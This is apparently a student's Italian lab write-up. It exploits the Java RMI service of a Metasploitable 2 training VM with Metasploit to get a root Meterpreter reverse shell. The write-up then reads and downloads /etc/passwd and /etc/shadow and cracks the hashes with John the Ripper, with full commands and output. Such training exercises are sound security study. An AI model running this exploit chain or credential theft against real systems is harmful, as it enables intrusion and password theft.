W16D4-bechmark

Traccia:
La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono:
-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:


1. ***configurazione di rete;***
2. ***informazioni sulla tabella di routing della macchina vittima***
3. ***altro...***
4. ***"extra"***

1.configurazione di rete


per configurare la rete dobbiamo modificare i seguenti file sulle due macchine con il comando

sudo nano /etc/network/interfaces


dove imposteremo su kali l'indirizzo ip richiesto ***192.168.11.111*** e per metasploitable 2 ***192.168.11.112***



con ip a controlliamo la configurazione delle macchine



e con il comando ***ping*** seguito dall'indirizzo ip dell' altra macchina se comunicano



2. ***informazioni sulla tabella di routing della macchina vittima***

verifichiamo il servizio e se la porta è aperta dove:

-sV determina il servizio sulla porta

-p 1099 la porta in oggetto

-v verbose

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 -v 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 16:33 CEST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 16:33
Scanning 192.168.11.112 [2 ports]
Completed Ping Scan at 16:33, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:33
Completed Parallel DNS resolution of 1 host. at 16:34, 13.00s elapsed
Initiating Connect Scan at 16:34
Scanning 192.168.11.112 [1 port]
Discovered open port 1099/tcp on 192.168.11.112
Completed Connect Scan at 16:34, 0.00s elapsed (1 total ports)
Initiating Service scan at 16:34
Scanning 1 service on 192.168.11.112
Completed Service scan at 16:34, 6.02s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.11.112.
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
Nmap scan report for 192.168.11.112
Host is up (0.00049s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
```

avviamo ***metasploit*** con il comando ***msfconsole***

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

                       ########                 #
                   ##################          #
                 ########################       #
                ##########################     #
              ##############################
             ################################
            ##################################
           ##################################
           ##################################
                        #    ########   #
            ##        ###        ####   ##
                                 ###   ###
                               ####   ###
           ####          ##########   ####
           ########################   ####
             ####################   ####
              ##################  ####
                ############      ##
                   ########        ###
                   ########        #####
                ############      #####
              ########      ########
                #####       ########
                  ###       ########
                 ######    ############
                ########################
                #   #   ###  #   #   ##
                ########################
                 ##     ##   ##     ##
                       https://metasploit.com
```

con il comando ***search java_rmi*** ci cerca i vari exploit e auxiliary riguardanti il servizio

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry            .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)           .                .          .      .
   3    \_ target: Windows x86 (Native Payload)     .                .          .      .
   4    \_ target: Linux x86 (Native Payload)       .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)    .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)    .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

continuiamo digitando ***use 1*** per selezionare l'exploit

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

digito ***rhosts*** seguito dall'ip vittima e poi ***exploit***

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/yZ1wrXy
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:33236) at 2024-06-03 16:52:22 +0200

meterpreter >
```

metasploit ci apre una sessione ***meterpreter*** e con il comando ***shell*** possiamo accedere alla macchina vittima.

digitando i comandi **ifconfig** e ***route*** otteniamo le informazioni richieste dal ***punto 2***

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:de:81:f6
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fede:81f6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1418 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:227637 (222.3 KB)  TX bytes:93931 (91.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:304 errors:0 dropped:0 overruns:0 frame:0
          TX packets:304 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:111254 (108.6 KB)  TX bytes:111254 (108.6 KB)

route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    *               255.255.255.0   U     0      0        0 eth0
default         192.168.11.1    0.0.0.0         UG    100    0        0 eth0
```

3 altro...

con il comando ***uname -a*** vediamo che la macchina vittima è linux metasploitable.

possiamo sfruttare questo per risalire alle password del sistema raggiungendo i seguenti file

/etc/passwd

/etc/shadow

```
cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
```

con il comando download da meterpreter scarichiamo sul nostro kali i due file

```
meterpreter > download /etc/passwd ~/Desktop
[*] Downloading: /etc/passwd → /home/kali/Desktop/passwd
[*] Downloaded 1.59 KiB of 1.59 KiB (100.0%): /etc/passwd → /home/kali/Desktop/passwd
[*] Completed  : /etc/passwd → /home/kali/Desktop/passwd
```

```
meterpreter > download /etc/shadow ~/Desktop
[*] Downloading: /etc/shadow → /home/kali/Desktop/shadow
[*] Downloaded 1.20 KiB of 1.20 KiB (100.0%): /etc/shadow → /home/kali/Desktop/shadow
[*] Completed  : /etc/shadow → /home/kali/Desktop/shadow
```

con il comando ***unshadow*** li uniamo

```
┌──(kali㉿kali)-[~/Desktop]
└─$ unshadow passwd shadow > mergedhackmeta2.txt
Created directory: /home/kali/.john
```

di seguito i due file uniti

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat mergedhackmeta2.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/:/bin/false
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
snmp:*:115:65534::/var/lib/snmp:/bin/false
```

e con ***john the ripper*** decriptiamo le password

qui sotto possiamo vedere le password decriptate


```
┌──(kali㉿kali)-[~/Desktop]
└─$ john mergedhackmeta2.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --show mergedhackmeta2.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

4 "extra"

su metasploitable 2 è disponibile il servizio ***webDav***

WebDAV (Web Distributed Authoring and Versioning) è un'estensione del protocollo HTTP che permette agli utenti di gestire e modificare file memorizzati su un server remoto. Con WebDAV, puoi caricare, scaricare, creare, modificare ed eliminare file direttamente su un server web come se fosse una cartella locale sul tuo computer. Viene utilizzato per la collaborazione online e la gestione di documenti.





con metasploit digitiamo ***search webdav_scanner*** , l'***auxiliary*** che andremo a utilizzare, ci permetterà

di rilevare la presenza e la configurazione di WebDAV, nel nostro caso, su metasploit2.
ci conferma che il servizio è abilitato

```
msf6 > search webdav_scanner

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/webdav_scanner     .                normal  No     HTTP WebDAV Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/webdav_scanner

msf6 > use 0
msf6 auxiliary(scanner/http/webdav_scanner) > show options

Module options (auxiliary/scanner/http/webdav_scanner):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /                yes       Path to use
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/webdav_scanner) > set path /dav/
path => /dav/
msf6 auxiliary(scanner/http/webdav_scanner) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
